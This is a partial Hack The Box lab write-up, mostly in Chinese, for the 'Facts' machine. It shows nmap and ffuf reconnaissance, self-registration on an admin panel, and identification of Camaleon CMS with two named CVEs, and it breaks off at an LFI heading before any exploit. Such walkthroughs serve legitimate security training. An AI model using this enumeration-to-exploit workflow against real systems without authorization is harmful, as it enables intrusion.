HTB-Facts
| OS | Difficulty |
|---|---|
| Linux | Easy |
Nmap Scan
$ nmap 10.129.16.180 -sV -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-09 13:42 CST
Nmap scan report for 10.129.16.180
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
53/tcp open  domain  Unbound
80/tcp open  http    nginx 1.26.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.51 seconds
添加本地解析
$ echo '10.129.16.180 facts.htb' | sudo tee -a /etc/hosts FFUF Scan
枚举目录,发现admin
$ ffuf -w /opt/secLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u 'http://facts.htb/FUZZ' -ic -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://facts.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/secLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

index                   [Status: 200, Size: 11113, Words: 1328, Lines: 125, Duration: 422ms]
<...>
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4170ms]
post                    [Status: 200, Size: 11308, Words: 1414, Lines: 152, Duration: 7738ms]
ajax                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 4216ms]
<...>
访问admin 发现后台


注册账号试试,发现可以注册并且登录
信息收集

登录后台可以找到cms 信息和版本,根据信息检索到 https://github.com/afifudinmtop/Camaleon-CMS-2.9.0-Vuln 有两个CVE CVE-2025-2304和CVE-2024-46987
LFI (CVE-2024-46987 )
